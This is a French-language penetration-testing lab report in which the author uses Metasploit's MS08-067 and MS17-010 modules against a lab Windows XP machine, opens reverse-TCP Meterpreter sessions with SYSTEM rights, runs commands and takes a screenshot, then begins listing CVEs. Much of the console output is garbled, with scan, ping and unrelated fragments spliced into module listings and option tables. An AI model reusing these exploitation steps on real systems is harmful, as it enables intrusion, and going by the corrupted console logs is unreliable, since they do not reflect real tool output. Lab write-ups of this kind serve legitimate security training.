msf6 > search MS08-067 ( https://nmap.org ) at 2024-01-13 22:54:41
Nmap scan report for 192.168.1.130
Matching Modules
=====
+-- closed tcp ports (conn-refused)
PORT      STATE SERVICE
#  Name          Disclosure Date Rank   Check  Description
+-- /---- open  https
0  exploit/windows/smb/ms08_067_netapi 2008-10-28 great  Yes    MS08-067 Microsoft Server Service Relative Path St
ack Corruption  testlab
+-- closed tcp ports (conn-refused)
Tenable News
=====
[+] Exploit: exploit/windows/smb/ms08_067_netapi (2024 Patch Tuesday)
[+] Addresses: 4...
```

Nous l'avons trouvé et en plus il le seul mais quand même renseignons nous sur ce qu'il fait avec la commande **info** :


```
msf6 > info exploit/windows/smb/ms08_067_netapi
[+] Exploit statistics:
  Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
  Module: exploit/windows/smb/ms08_067_netapi
  Platform: Windows
  Arch: x86_64
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Rank: Great
  Disclosed: 2008-10-28
  Provided by: hdm <x@hdm.io>
  Available targets:
    Id  Name
    0  Automatic Targeting
    1  Windows 2000 Universal
    2  Windows XP SP0/SP1 Universal
    3  Windows 2003 SP0 Universal
    4  Windows XP SP2 English (AlwaysOn NX)
    5  Windows XP SP2 English (NX)
    6  Windows XP SP3 English (AlwaysOn NX)
    7  Windows XP SP3 English (NX)
    8  Windows XP SP2 Arabic (NX)
    9  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
   12  Windows XP SP2 Czech (NX)
   13  Windows XP SP2 Danish (NX)
   14  Windows XP SP2 German (NX)
   15  Windows XP SP2 Greek (NX)
   16  Windows XP SP2 Spanish (NX)
   17  Windows XP SP2 Finnish (NX)
   18  Windows XP SP2 French (NX)
   19  Windows XP SP2 Hebrew (NX)
   20  Windows XP SP2 Hungarian (NX)
   21  Windows XP SP2 Italian (NX)
   22  Windows XP SP2 Japanese (NX)
   23  Windows XP SP2 Korean (NX) (conn-refused)
   24  Windows XP SP2 Dutch (NX)
   25  Windows XP SP2 Norwegian (NX)
   26  Windows XP SP2 Polish (NX)
   27  Windows XP SP2 Portuguese - Brazilian (NX)
   28  Windows XP SP2 Portuguese (NX)
   29  Windows XP SP2 Russian (NX)
   30  Windows XP SP2 Swedish (NX) scanned in 17.23 seconds
   31  Windows XP SP2 Turkish (NX)
   32  Windows XP SP3 Arabic (NX)
   33  Windows XP SP3 Chinese - Traditional / Taiwan (NX)
```

The screenshot shows a terminal window on the left displaying Metasploit exploit details for 'exploit/windows/smb/ms08\_067\_netapi'. The exploit is named 'MS08-067 Microsoft Server Service Relative Path Stack Corruption' and is a module for 'exploit/windows/smb/ms08\_067\_netapi'. It's designed for the 'Windows' platform, x86\_64 architecture, and is privileged. The exploit was disclosed on 2008-10-28. It provides ping statistics, license information, and a list of available targets. Targets range from 0 to 33, representing various Windows versions and languages, including English, Arabic, Chinese, and others.

To the right of the terminal is a web-based interface for the Tenable Nessus scan tool. The URL is <http://kali:8033/nmap>. The interface includes a navigation bar with 'Tenable Nessus Essentials', 'Scans', and 'Settings'. On the left, there are sections for 'FOLDERS' (My Scans, metasploitable, windows xp, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). A sidebar on the right titled 'Tenable News' lists recent articles: 'Edulog Parent Portal', 'Products Improper Access Cont...', and 'Metasploit 5.0.14'.

```

?C 34 Windows XP SP3 Chinese - Simplified (NX)
--- 35 Windows XP SP3 Chinese - Traditional (NX)
4 pa 36 t Windows XP SP3 Czech (NX) 0% packet loss, time 3087ms
rtt 37 / Windows XP SP3 Danish (NX) 0.295/0.006 ms
38 Windows XP SP3 German (NX)
--- 39 Windows XP SP3 Greek (NX)
40 Windows XP SP3 Spanish (NX)
PING 41 2 Windows XP SP3 Finnish (NX) 6(84) bytes of data.
64 b 42 s Windows XP SP3 French (NX) seq=1 ttl=128 time=0.460 ms
64 b 43 s Windows XP SP3 Hebrew (NX) seq=2 ttl=128 time=0.276 ms
?C 44 Windows XP SP3 Hungarian (NX)
--- 45 Windows XP SP3 Italian (NX)
2 pa 46 t Windows XP SP3 Japanese (NX) packet loss, time 1029ms
rtt 47 / Windows XP SP3 Korean (NX) 0.460/0.092 ms
48 Windows XP SP3 Dutch (NX)
--- 49 Windows XP SP3 Norwegian (NX)
40 $ 50 Windows XP SP3 Polish (NX)
PING 51 2 Windows XP SP3 Portuguese - Brazilian (NX) data.
64 B 52 s Windows XP SP3 Portuguese (NX) ttl=128 time=0.648 ms
64 B 53 s Windows XP SP3 Russian (NX) q=2 ttl=128 time=0.402 ms
64 B 54 s Windows XP SP3 Swedish (NX) q=3 ttl=128 time=0.260 ms
?C 55 Windows XP SP3 Turkish (NX)
--- 56 Windows 2003 SP1 English (NO NX)
3 pa 57 t Windows 2003 SP1 English (NX) packet loss, time 2026ms
rtt 58 / Windows 2003 SP1 Japanese (NO NX) 0.160 ms
59 Windows 2003 SP1 Spanish (NO NX)
60 Windows 2003 SP1 Spanish (NX)
--- 61 Windows 2003 SP1 French (NO NX)
62 Windows 2003 SP1 French (NX) 6(84) bytes of data.
64 B 63 s Windows 2003 SP2 English (NO NX) ttl=128 time=0.263 ms
64 B 64 s Windows 2003 SP2 English (NX) 2 ttl=128 time=0.255 ms
64 B 65 s Windows 2003 SP2 German (NO NX) ttl=128 time=0.250 ms
?C 66 Windows 2003 SP2 German (NX)
--- 67 Windows 2003 SP2 Portuguese (NX)
3 pa 68 t Windows 2003 SP2 Portuguese - Brazilian (NX) time 2026ms
rtt 69 / Windows 2003 SP2 Spanish (NO NX) 0.005 ms
70 Windows 2003 SP2 Spanish (NX)
--- 71 Windows 2003 SP2 Japanese (NO NX)
72 Windows 2003 SP2 French (NO NX)
73 Windows 2003 SP2 French (NX)
Starting Nmap 74 2003 SP2 Chinese - Simplified (NX) 01-13 22:44
Nmap 75 a Windows 2003 SP2 Czech (NX)
Host 76 Windows 2003 SP2 Dutch (NX)
Not 77 Windows 2003 SP2 Hungarian (NX)-refused)
PORT 78 Windows 2003 SP2 Italian (NX)
135/79 Windows 2003 SP2 Russian (NX)
139/80 Windows 2003 SP2 Swedish (NX)
445/81 Windows 2003 SP2 Turkish (NX)
2869/tcp open icslap
Check supported:
Yes done: 1 IP address (1 host up) scanned in 17.23 seconds
Basic options: auto [~]
Name Current Setting Required Description
```



```

RHOSTS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
RPORT          445     yes      The SMB service port (TCP)
SMBPIPE        BROWSER (192.168.1.130) The pipe name to use (BROWSER, SRVSVC)
na bytes from 192.168.1.130: icmp_seq1 ttl=128 time=0.263 ms
Payload information:
Space: 408   in 192.168.1.130: icmp_seq2 ttl=128 time=0.255 ms
Avoid: 8 characters
192.168.1.130 ping statistics --
Description: transmitted: 3 received, 0% packet loss, time 2026ms
This module exploits a parsing flaw in the path canonicalization code of
NetAPI32.dll through the Server Service. This module is capable of bypassing
NX on some operating systems and service packs. The correct target must be
used to prevent the Server Service (along with a dozen others in the same
process) from crashing. Windows XP targets seem to handle multiple successful
exploitation events, but 2003 targets will often crash or hang on subsequent
attempts. This is just the first version of this module, full support for
NX bypass on 2003, along with other platforms, is still in development.
References: DATE SERVICE
https://nvd.nist.gov/vuln/detail/CVE-2008-4250
OSVDB (49243)
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/MS08-067
https://www.rapid7.com/db/vulnerabilities/dcerpc-ms-netapi-netpathcanonicalize-dos/
Nmap done: 1 IP address (1 host up) scanned in 17.23 seconds
View the full module info with the info -d command.
[*] msf6 > 

```

Ce module marche sur toutes les versions de XP et permet d'utiliser le service de serveur et de bypass.

Utilisons ce module pour effectuer l'exploit et configurons-le :

```

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.130
RHOSTS => 192.168.1.130
msf6 exploit(windows/smb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.130:445 - Automatically detecting the target...
[*] 192.168.1.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.130
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.130:1120) at 2024-01-13 23:15:49 +0100
[*] msf6 > 

```

une session meterpreter c'est ouverte j'ai donc accès à la machine cible testons quelques commandes :

Informations sur le système

```

meterpreter > sysinfo
Computer       : COMPUTER_1
OS             : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 

```

Id de l'utilisateur

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

```

## Ouverture dans shell(terminal)

```
meterpreter > shell dos2t-ds
Process 1708 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600] running in 17.23 seconds
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS.0\system32>
```

## Connaitre l'ip de la machine cible

```
C:\WINDOWS.0\system32>ipconfig //nmap.org ) at 2024-01-13 22:44 (
ipconfig an report for 192.168.1.130
    Host is up (0.0012s latency).
Windows IP Configuration  tcp ports (conn-refused)
    PORT      STATE SERVICE
    135/tcp   open  msrpc
Ethernet adapter Local Area Connection:
    445/tcp   open  microsoft-ds
    2869/tcp  Connection-specific DNS Suffix . :
        IP Address. . . . . : 192.168.1.130
        Nmap Subnet Mask . . . . . : 255.255.255.0
        Default Gateway . . . . . : 192.168.1.254
C:\WINDOWS.0\system32>
```

## Quitté meterpreter

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Nous avons bien réussi l'exploit.

## 3.High - MS17-010: Security Update for Microsoft Windows SMB Server

Nous allons tenter d'exploiter une des nombreuses failles de la machine virtuelle XP, avec les mêmes procédés que ci-dessus. J'ai choisi cette fois-ci :

The screenshot shows the Nessus application interface. At the top, it displays a scan summary for "Scan windows XP / 192.168.1.130 / Microsoft Windows (Multiple OSes)" with a status of "Completed". Below this, the "Vulnerabilities" tab is selected, showing 21 total findings. A red box highlights the fourth entry in the list, which is a "HIGH" severity vulnerability. The list includes columns for Severity, CVSS, VPR, Name, Family, Count, and Edit/Details icons. To the right of the list, there is a "Scan Details" panel and a "Vulnerabilities" pie chart.

Severity	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	7.4	MS09-0...	Windows	1
CRITICAL	10.0		Unsup...	Windows	1
CRITICAL	9.8	9.2	MS08-0...	Windows	1
HIGH	8.1	9.7	MS17-0...	Windows	1
INFO			WMI N...	Windows	1

**Scan Details**

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 9:52 PM
- End: Today at 9:58 PM
- Elapsed: 6 minutes

**Vulnerabilities**

- Critical
- High
- Medium
- Low
- Info



Nous allons chercher l'exploit qui aura le plus de chances de réussir:

```
msf6 > search MS17-010
[+] Searching for module(s) matching "MS17-010"
[+] 4 modules found
[+] 4 modules loaded
[+] 4 modules require a payload
[+] 4 modules require a exploit/windows/smb/ms17_010_doublepulsar_rce
[+] 4 modules require a exploit/windows/smb/ms17_010_psexec
[+] 4 modules require a auxiliary/admin/smb/ms17_010_command
[+] 4 modules require a auxiliary/scanner/smb/smb_ms17_010
[+] 4 modules require a exploit/windows/smb/ms17_010_永恒之蓝

Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
-----+-----+-----+-----+-----+
 0  exploit/windows/smb/ms17_010_永恒之蓝  2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Windows Ker
nel Pool Corruption
 1  exploit/windows/smb/ms17_010_psexec    2017-03-14     normal  Yes    MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Code Execution
 2  auxiliary/admin/smb/ms17_010_command  2017-03-14     normal  No     MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Command Execution
 3  auxiliary/scanner/smb/smb_ms17_010    2017-03-14     normal  No     MS17-010 SMB RCE Detection
 4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14     great  Yes    SMB DOUBLEPULSAR Remote Code Execution

[+] 4 modules done
[+] 1 IP address (1 host up)
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 >
```

Nous allons tenter de réaliser l'exploit avec la 4 ème exploit donc informons nous dessus même si en théorie il devrait marcher à peu près, même les autres propositions devrait marcher :

```

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
https://countercept.com/blog/analyzing-the-doublepulsar-kernel-dll-injection-technique/
https://www.countercept.com/blog/doublepulsar-usermode-analysis-generic-reflective-dll-loader/
https://github.com/countercept/doublepulsar-detection-script
https://github.com/countercept/doublepulsar-c2-traffic-decryptor
https://gist.github.com/msuiche/50a36710ee59709d8c76fa50fc987be1

Also known as: [!] Closed TCP ports [!] Invalid Prefix Length Error [!] Tenable News
DOUBLEPULSAR SERVICE [!] Microsoft's January 2024 Patch Tuesday Addresses 4...
[!] Exploit [!] Related modules: auxiliary/scanner/smb/smb_ms17_010 [!] Exploit [!] Error Handling & Debugging
exploit/windows/smb/ms17_010_永恒之蓝 [!] View the full module info with the info -d command.
[!] Exploit [!] Exploit aborted due to failure: bad-config.

msf6 > 

```

Exécutons ce module :

```

msf6 exploit(windows/smb/smb_doublepulsar_rce) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
Jeux de quiz en ligne
msf6 exploit(windows/smb/smb_doublepulsar_rce) > exploit
Développement web technologies
[*] Started reverse TCP handler on 192.168.1.3:4444
[-] 192.168.1.130:445 - Exploit aborted due to failure: bad-config.

Are you SURE you want to execute code against a nation-state implant?
You MAY contaminate forensic evidence if there is an investigation.
Starting Nmap ( https://nmap.org ) at 2024-01-13 22:44 CET
Disable the DefangedMode option if you have authorization to proceed.
Host is up (0.0012s latency).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/smb_doublepulsar_rce) > set DefangedMode false
DefangedMode => false
Rélectométrie optique P2P
msf6 exploit(windows/smb/smb_doublepulsar_rce) > exploit
Réseau Optique P2P FTTH
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.130:445 - Sending ping to DOUBLEPULSAR
[-] 192.168.1.130:445 - DOUBLEPULSAR not detected or disabled
[-] 192.168.1.130:445 - Exploit aborted due to failure: not-vulnerable: Unable to proceed without DOUBLEPULSAR
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/smb_doublepulsar_rce) > 

```

En exécutant ce module il m'indique que je ne pourrais pas exploiter car la cible ne semble pas être vulnérable ou n'était pas disponible au "doublepulsar". j'ai décidé de changer de module car celui-ci ne fonctionnait pas.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
Rélectométrie optique P2P
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.130
Réseau Optique P2P FTTH
RHOSTS => 192.168.1.130 ( https://nmap.org ) at 2024-01-13 22:44 CET
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
Créer utilisateur Debian 11
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.1.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.130:445 - The target is vulnerable.
[-] 192.168.1.130:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.

```

Ce module ne semble pas aussi fonctionner car il ne fonctionne qu'avec des systèmes x64 et pas 32 comme j'utilise mais il m'indique bien que la cible est vulnérable à m17-010 qui est l'intitulé de la vulnérabilité, je vais donc tester un autre module.

```

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec): time 1029ms
Name          Current Setting      Required  Description
-- 
DBGTRACE      false                yes       Show extra debug trace info
LEAKATTEMPTS  99                 yes       How many times to try to leak transaction
NAMEDPIPE     192.168.1.130:icmp_seq=1 ttl=128 time=0.648 ms no   A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/yes   List of named pipes to check
RHOSTS        192.168.1.130       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445 received, 0% packet loss, time 2020ms yes   The Target port (TCP)
SERVICE_DESCRIPTION 0.0.0.0/0.436/0.648/0.160 ms no   Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME 0.0.0.0/0.436/0.648/0.160 ms no   The service display name
SERVICE_NAME   0.0.0.0/0.436/0.648/0.160 ms no   The service name
SHARE         ADMIN$               yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    192.168.1.100       no        The Windows domain to use for authentication
SMBPass      192.168.1.130:icmp_seq=2 ttl=128 time=0.255 ms no   The password for the specified username
SMBUser      192.168.1.130:icmp_seq=3 ttl=128 time=0.250 ms no   The username to authenticate as
C             192.168.1.130 ping statistics -->
ping statistics for 192.168.1.130 (192.168.1.130):
56(84) bytes of data sent.
SMBDomain 192.168.1.100:icmp_seq=1 ttl=128 time=0.253 ms no
SMBPass 192.168.1.130:icmp_seq=2 ttl=128 time=0.255 ms no
SMBUser 192.168.1.130:icmp_seq=3 ttl=128 time=0.250 ms no
C             192.168.1.130 ping statistics -->
ping statistics for 192.168.1.130:
56(84) bytes of data sent.

Payload options (windows/meterpreter/reverse_tcp): time 2026ms
Name          Current Setting      Required  Description
-- 
EXITFUNC     thread              yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.1.3          yes       The listen address (an interface may be specified)
LPORT         4444 https yes map_to_port The listen port [322-444]
NODATA       cap for 192.168.1.130
NODNS        0.0.0.0 latency
NOCACHE      0.0.0.0 latency
Exploit target: 31 closed tcp ports (conn-refused)
LHOST        STATE SERVICE
Id  Name
-- 
0   msrpc
1   netbios-ssn
0   Automatic microsoft-ds
2009/tcp open  icslap

Scan results: 1 IP address (1 host up) scanned in 17.21 seconds
View the full module info with the info, or info -d command.

```

je reconfigure ce nouveaux module puis j'exécute :

```

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.1.130
RHOSTS => 192.168.1.130 1.130:icmp_seq=2 ttl=128 time=0.255 ms
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.130:445 - Target OS: Windows 5.1 Lossless, time 2026ms
[*] 192.168.1.130:445 - Filling barrel with fish... done
[*] 192.168.1.130:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.1.130:445 - [*] Preparing dynamite...
[*] 192.168.1.130:445 - 1.130 [*] Trying stick 1 (x86)... Boom!
[*] 192.168.1.130:445 - [*] Successfully Leaked Transaction!
[*] 192.168.1.130:445 - [*] https://[*] Successfully caught Fish-in-a-barrel
[*] 192.168.1.130:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.1.130:445 - Reading from CONNECTION struct at: 0x89e62da8
[*] 192.168.1.130:445 - Built a write-what-where primitive...
[+] 192.168.1.130:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.130:445 - Selecting native target
[*] 192.168.1.130:445 - Uploading payload... LRodkrbj.exe
[*] 192.168.1.130:445 - Created \LRodkrbj.exe...
[+] 192.168.1.130:445 - Service started successfully...
[*] 192.168.1.130:445 - Deleting \LRodkrbj.exe...
[*] Sending stage (175686 bytes) to 192.168.1.130 7.23 seconds
[*] Meterpreter session 2 opened (192.168.1.3:4444 -> 192.168.1.130:1130) at 2024-01-14 00:14:24 +0100
meterpreter > 

```

Cet exploit était finalement le bon, il m'as bien ouvert une session meterpreter qui me donne accès à la machine cible. Testons quelques commandes :


Permet un screen sur la machine cible

```


meterpreter > screenshot
Screenshot saved to: /home/traore/PLJEbHxg.jpeg

```

Nous allons verifier le screen pris da la machine cible sur notre machine kali :



en plus zoomer :



## 4. Recommandation

### Bilan CVE:

#### Metasploitable:

##### 1. Critical - NFS Exported Share Information Disclosure

**CVE-1999-0170**: Publié : 1999-09-29 Mise à jour : 2022-08-17 Des attaquants distants peuvent monter un système de fichiers NFS dans Ultrix ou OSF, même s'il est refusé sur la liste d'accès.

**CVE-1999-0211** : Cédant : MITRE Corporation Publié : 1999-09-29 Mise à jour : 2005-11-02 Des listes d'exportation très longues de plus de 256 caractères dans certains démons de montage permettent à n'importe qui de monter des répertoires NFS.

**CVE-1999-0554** : Cédant : MITRE Corporation Publié : 2000-02-04 Mise à jour : 2022-08-17 NFS exporte des données critiques pour le système vers le monde entier, par ex. / ou un fichier de mots de passe.

##### 2. Critical - VNC Server 'password' Password

Aucune CVE spécifié pour cette vulnérabilité.

##### 3. High - rlogin Service Detection

**CVE-1999-0651** : Cédant : MITRE Corporation Publié : 2000-02-04 Mise à jour : 2022-08-17 Le service rsh/rlogin est en cours d'exécution.

##### 4. High - rsh Service Detection

**CVE-1999-0651** : Cédant : MITRE Corporation Publié : 2000-02-04 Mise à jour : 2022-08-17 Le service rsh/rlogin est en cours d'exécution.

### Windows XP familial :

##### 1. Critical - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution

